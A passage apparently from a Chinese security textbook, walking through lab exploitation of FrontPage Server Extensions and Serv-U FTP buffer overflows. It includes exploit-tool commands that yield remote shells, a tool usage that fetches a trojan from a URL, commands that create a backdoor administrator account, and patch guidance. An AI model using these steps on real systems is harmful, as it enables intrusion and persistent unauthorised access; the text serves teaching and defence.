


图 3.118 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞

3.2.22 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞实战

在实战之前需要准备如下工具：

- 一台具有 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞的主机，本节依然使用 IP 地址为 192.168.234.129 的主机作为测试主机。
- 测试工具 fp30reg，该工具可以在网上下载到。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在“运行”文本框中输入 cmd，打开 Windows 命令行窗口，如图 3.119 所示。




图 3.119 Windows 命令行窗口

step 2 在提示符下输入如下命令：

```
C:\>fp30reg 192.168.234.129
```

step 3 等待出现如图 3.120 所示的页面时，表示攻击正在发生。




图 3.120 正在攻击

step 4 端口被绑定在 9999，同时获得远程服务器的 Shell 权限，如图 3.121 所示。




图 3.121 获得远程服务器的 Shell 权限

3.2.23 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞的安全解决方案

如果出现 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞，可以按照如下方法解决。

- 安装微软提供的补丁程序，下载地址如下：

```
Microsoft FrontPage Server Extensions 2000

http://www.microsoft.com/downloads/details.aspx?FamilyId=C84C3D10-A821-
4819-BF58-D3BC70A77BFA&displaylang=en

Microsoft FrontPage Server Extensions 2000 (Shipped with Windows 2000)
```

http://www.microsoft.com/downloads/details.aspx?FamilyId=057D5F0E-0E2B-47D2-9F0F-3B15DD8622A2&displaylang=en

Microsoft FrontPage Server Extensions 2000 (Shipped with Windows XP)

http://www.microsoft.com/downloads/details.aspx?FamilyId=9B302532-BFAB-489B-82DC-ED1E49A16E1C&displaylang=en

Microsoft FrontPage Server Extensions 2002

http://www.microsoft.com/downloads/details.aspx?FamilyId=3E8A21D9-708E-4E69-8299-86C49321EE25&displaylang=en

Microsoft SharePoint Team Services 2002 (shipped with Office XP)

http://www.microsoft.com/downloads/details.aspx?FamilyId=5923FC2F-D786-4E32-8F15-36A1C9E0A340&displaylang=en

- 关于漏洞的详细信息可以参考如下页面：

http://www.microsoft.com/technet/security/bulletin/MS03-051.asp

3.3 Serv-U 漏洞

FTP 是广泛使用的一个文件传输协议。Serv-U 是 Windows 平台下一个流行的 FTP 服务器软件。因为 Serv-U 应用非常广泛，所以笔者认为有必要介绍该软件存在的一些主要问题，以供网络管理员参考和借鉴。

Serv-U 是由 Rhino Software 开发的一款优秀的商业软件，该软件操作简单，深受国内用户的欢迎。该软件由两部分组成：服务引擎和用户界面。服务引擎的名称为 ServUDaemon，该程序是一个驻留内存的驱动程序，负责处理来自各种 FTP 客户端软件的 FTP 命令，同时负责执行各种文件传送的操作，所以经常看到在服务器端关闭用户界面后该软件仍然正常运行的情况。Serv-U 用户界面的名称为 ServUAdmin，负责与引擎之间进行交互。

3.3.1 Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞

MDTM 命令远程缓冲区溢出漏洞只存在于 Serv-U 5.0 以下的版本中，所以在以后的演示中需要用 Serv-U 稍微老一些的版本作为测试平台。

3.3.1.1 Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞简介

根据 CNCERT 的描述，Serv-U 是 Windows 平台下一个流行的 FTP 服务器软件。Serv-U 提供 FTP 命令 MDTM，用于用户更改文件时间。

Serv-U 在处理 MDTM 命令的参数时缺少正确的缓冲区边界检查，远程攻击者可以利用这个漏洞对 FTP 服务程序进行缓冲区溢出攻击，以 FTP 进程权限在系统上执行任意指令。

当用户成功登录系统，并发送畸形超长的时区数据作为 MDTM 命令的参数时，即可触发缓冲

区溢出，精心构建的参数数据可能以 FTP 进程权限在系统上执行任意指令。要利用此漏洞，需要用户拥有合法账户登录到系统，但不需要写和其他权限。

3.3.1.2 Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞的检测

因为 Serv-U 的漏洞基本上是与相应软件版本号对应的，所以只需要检测 Serv-U 的版本号即可获知是否存在相应的漏洞。这里选取的测试工具是 FlashFXP，该软件是一个 FTP 客户端工具，使用简单容易，界面非常友好，如图 3.122 所示。




图 3.122 FlashFXP 客户端工具

step 1 双击打开 FlashFXP 工具，选择“站点”→“站点管理器”命令，弹出如图 3.123 所示的对话框。




图 3.123 站点管理器

step 2 单击“新建站点”按钮，新建一个 FTP 站点，设置该站点的 IP 地址、FTP 端口号、登录用户名和密码等信息，如图 3.124 所示。

step 3 单击“连接”按钮，连接该 FTP 站点，在登录过程中即可获得该 Serv-U 的版本号，如图 3.125 所示。




图 3.124　设置登录 FTP 需要的信息




图 3.125　Serv-U 的声明和版本号说明

3.3.2　Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞实战

在实战之前需要准备如下工具：

- 一台安装有 Serv-U 5.0 以下版本的服务器。必须确保 Serv-U 的版本号低于 5.0，并且该服务器能正常提供服务。
- 攻击测试工具 sv，该工具的使用方法如下：

```
sv <Host><Port><User><Pass>
sv <Host><Port><User><Pass><url>
sv <Host><Port><User><Pass><Your IP><Your Port>
```

其参数说明如下：

- **Host**　开启服务的主机或者服务器地址。
- **Port**　开启服务的端口号。

- User 用于登录的用户名。
- Pass 用于登录的密码。
- url 远程下载地址，如存放木马服务器端的网络地址。
- Your IP 本地主机或者跳板的 IP 地址。
- Your Port 本地主机或者跳板的端口号。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在“运行”文本框中输入 cmd，打开 Windows 命令行窗口，如图 3.126 所示。




图 3.126 Windows 命令行窗口

step 2 在提示符下输入如下命令，其中第一个 guest 是已经获得的用户名，第二个 guest 是用户密码。

```
sv 192.168.234.129 guest guest
```

step 3 等待出现如图 3.127 所示的页面时，开启端口成功，这时远程服务器已经开启了 8111 端口等待连接。




图 3.127 开启端口 8111

step 4 远程服务器开启端口成功后，在提示符下输入如图 3.128 所示的命令，入侵登录成功。

step 5 如果上述步骤成功，则会在本地打开 NC 监听端口窗口，此时攻击者就可以使用命令建立账号提升权限。执行如下命令，建立一个账户，用户名为 cert，密码为 cert，结果如图 3.129 所示。

```
C:\>net user cert cert /add
```

图 3.128 入侵登录成功

图 3.129 建立账户

step 6 接着输入如下命令，将该用户加入到 administrators 管理员组中。

```
C:\>net localgroup administrators cert /add
```

成功利用 Serv-U 的 MDTM 命令远程缓冲区溢出漏洞，不仅可以远程控制该服务器，同时也可以执行前面提到的拒绝服务攻击。其危险性非常大，网络管理员或者主机用户需要格外小心。

3.3.3 Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞的安全解决方案

厂商已经在最新版本的软件中修复了这个安全问题，请升级到 Serv-U 5.0.0.4 或者更高的版本，其网址如下：

```
http://www.serv-u.com/
```

3.3.4 Serv-U 本地权限提升漏洞

Serv-U 本地权限提升漏洞与 MDTM 命令远程缓冲区溢出漏洞不同，该漏洞涉及的版本号要更多、更高。该漏洞涉及的系统及其版本号列举如下：

- RhinoSoft Serv-U 6.0.2
- RhinoSoft Serv-U 6.0.0
- RhinoSoft Serv-U 5.1.0.0
- RhinoSoft Serv-U 5.0.0.9
- RhinoSoft Serv-U 5.0.0.4
- RhinoSoft Serv-U 5.0
- RhinoSoft Serv-U 4.1.0.3

- RhinoSoft Serv-U 4.1.0.11
- RhinoSoft Serv-U 4.0.0.4
- RhinoSoft Serv-U 4.0.0.0
- RhinoSoft Serv-U 3.0.0.20

3.3.4.1 Serv-U 本地权限提升漏洞简介

根据 CNCERT 的描述，Serv-U 是一个 Windows 平台的使用非常广泛的 FTP 服务器软件。Serv-U 存在设计问题，本地攻击者可以利用这个漏洞以 SYSTEM 权限在系统上执行任意命令。

所有 Serv-U 软件存在默认本地管理员登录密码，此账户只能通过本地接口连接，因此本地攻击者可以连接 Serv-U 并建立拥有执行权限的 FTP 用户。用户建立后，连接 FTP 服务器并执行 SITE EXEC 命令，程序就会以 SYSTEM 权限执行。

从描述中可以看出，在本地连接到 Serv-U 特定的端口后，可以以默认本地管理员身份登录并以系统权限执行任意指令。Serv-U 默认的系统管理员登录端口号是 43958。

3.3.4.2 Serv-U 本地权限提升漏洞的检测

因为 Serv-U 的漏洞基本上是与相应软件版本号对应的，所以只需检测 Serv-U 的版本号即可获知是否存在相应的漏洞。与 MDTM 命令远程缓冲区溢出漏洞不同的是，本地提升权限的 Serv-U 版本号要高到 6.0.2。这里选取的测试工具是 FlashFXP，该软件是一个 FTP 客户端工具，使用简单容易，界面非常友好，如图 3.130 所示。




图 3.130 FlashFXP 客户端工具

step 1 双击打开 FlashFXP 工具，选择“站点”→“站点管理器”命令，打开如图 3.131 所示的对话框。

step 2 单击“新建站点”按钮，新建一个 FTP 站点，设置该站点的 IP 地址、FTP 端口号、登录用户名和密码等信息，如图 3.132 所示。

step 3 单击“连接”按钮，连接该 FTP 站点，在登录过程中即可获得该 Serv-U 的版本号，如图 3.133 所示。




图 3.131 站点管理器




图 3.132 设置登录 FTP 需要的信息

